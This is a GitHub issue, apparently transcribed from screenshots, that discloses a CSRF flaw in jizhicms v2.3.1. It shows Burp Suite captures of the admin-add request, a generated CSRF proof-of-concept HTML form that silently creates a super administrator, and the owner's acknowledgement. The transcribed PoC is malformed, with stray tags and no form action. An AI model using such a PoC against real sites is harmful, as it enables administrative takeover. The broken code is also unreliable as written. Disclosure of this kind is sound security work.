

New issue

[Jump to bottom](#)


jizhicms v2.3.1 has a vulnerability, Cross-site request forgery(CSRF) #77

✓ Closed

zhangzhijie98 opened this issue on Jul 19 · 1 comment

zhangzhijie98 commented on Jul 19

version: v2.3.1



后台管理

我的桌面

欢迎管理员: jizhcms! 当前时间: 2022-07-19 21:38:32 星期二


站内用户: 1人

站内文章: 12篇

站内产品: 11件

站内留言: 2条

最近更新


标题	缩略图	更新时间	阅读量
网站SEO优化需要原创内容吗?		5个月前	9
平台靠什么盈利? 是否会一直维护...	无	5个月前	11
极致CMS框架是ThinkPHP吗?	无	5个月前	58
极致CMS不使用伪静态可以吗?	无	5个月前	0
极致CMS免费吗?	无	5个月前	32

全部文章

版本信息

当前版本	v2.3.1 项目地址
服务器	192.168.10.130
操作系统	Linux
运行环境	Linux localhost.localdomain 3.10.0-862.el7.x86_64 #1 SMP Fri Apr 20 16:44:24 UTC 2018 x86_64
PHP版本	7.2.34

The issue in the background - > User Management - > administrator list



后台管理

我的桌面

用户评价 ×

插件列表 ×

网站设置 ×

桌面设置 ×

导航设置 ×

轮播图 ×

轮播图分类 ×

清理缓存 ×

模板列表 ×

会员列表 ×

首页 / 管理员管理 / 管理员列表

> 搜索

批量删除 添加管理员

ID	登录名	所属角色	手机	邮箱	状态	登录时间	注册时间	操作
1	jizhcms	超级管理员	1360013...	123456@qq.com	正常	2022-07-19 21:28:00	2022-07-19 21:23:22	编辑 删除

add a administrator and grab a package.

我的桌面

用户评价 ×

插件列表 ×

网站设置 ×

桌面设置 ×

导航设置 ×

轮播图 ×

轮播图分类 ×

清理缓存 ×

模板列表 ×

添加管理员

基本 扩展

*登录名

test

*将会成为您唯一的登入名

手机

邮箱

*角色

超级管理员

*密码

.....

6到16个字符,不改请留空

*确认密码

.....

6到16个字符,不改请留空

状态

正常

新增

Request to http://192.168.10.130:80

Forward

Drop

Intercept is on

Action

Open Browser

Pretty

Raw

Hex

\n

1

POST /index.php/admins/Admin/adminadd.html HTTP/1.1

2

Host: 192.168.10.130

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0

4

Accept: */*

5

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

6

Accept-Encoding: gzip, deflate

7

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8

X-Requested-With: XMLHttpRequest

9

Referer: http://192.168.10.130/index.php/admins/Admin/adminadd.html

10

Content-Length: 84

11

Cookie: language=en-gb; currency=USD; PHPSESSID=67c4b6e9ea40f3030a8987fcb94be158

12

Connection: close

13

14

name=test&tel=&email=&gid=1&pass=123456&repass=123456&status=1&go=1&token=0x58P7Tc01

use CSRF poc and drop the package.

Request to http://192.168.10.130:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n

```
1 POST /index.php/admins/Admin/adminadd.html HTTP/1.1
2 Host: 192.168.10.130
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
4 Accept: */*
5 Accept-Language: zh-CN, zh;q=0.8, en-US;q=0.5, en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Referer: http://192.168.10.130/index.php/admins/Admin/
10 Content-Length: 84
11 Cookie: language=en-gb; currency=USD; PHPSESSID=67c4b67d9d4d4d4d4d4d4d4d4d4d4d4d
12 Connection: close
13
14 name=test&tel=&email=&gid=1&pass=123456&repass=123456
```

Scan
Do passive scan
Do active scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file

Find references
Discover content
Schedule task
Generate CSRF PoC

CSRF PoC generator

Request to: http://192.168.10.130

Options ?

Pretty Raw Hex \n

```
1 POST /index.php/admins/Admin/adminadd.html
2 HTTP/1.1
3 Host: 192.168.10.130
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
5 Accept: */*
6 Accept-Language: zh-CN, zh;q=0.8, en-US;q=0.5, en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

INSPECTOR ? X

Request Attributes
Query Parameters (0)
Body Parameters (9)
Request Cookies (3)

Show response in browser

CSRF HTML:

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

<http://burpsuite/show/7/lbrzu2v9ckbgpk7fodgdw79dqprgut6w> Copy



☐ In future, just copy the URL and don't show this dialog Close

```
1 <html>
2 <!-- 
3 <body>
4 <script>
5 <form>
6 <input type="hidden" name="name" value="test" />
7 <input type="hidden" name="tel" value="" />
8 <input type="hidden" name="email" value="" />
9 <input type="hidden" name="gid" value="1" />
10 <input type="hidden" name="pass" value="123456" />
11 <input type="hidden" name="repass" value="123456" />
12 <input type="hidden" name="status" value="1" />
13 <input type="hidden" name="go" value="1" />
14 <input type="hidden" name="token" value="0x58P7Tc01" />
15 <input type="submit" value="Submit request" />
16 </form>
17 </body>
```

Search... 0 matches


Regenerate Test in browser Copy HTML Close

submit



```
{"code":0,"msg":"新增成功!"}
```

Super administrator added successfully



Cherry-toto commented on Jul 19

Owner

是的，系统后台没有限制CSRF，如果你泄露后台，很可能被攻击！！



Cherry-toto closed this as completed on Jul 19

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

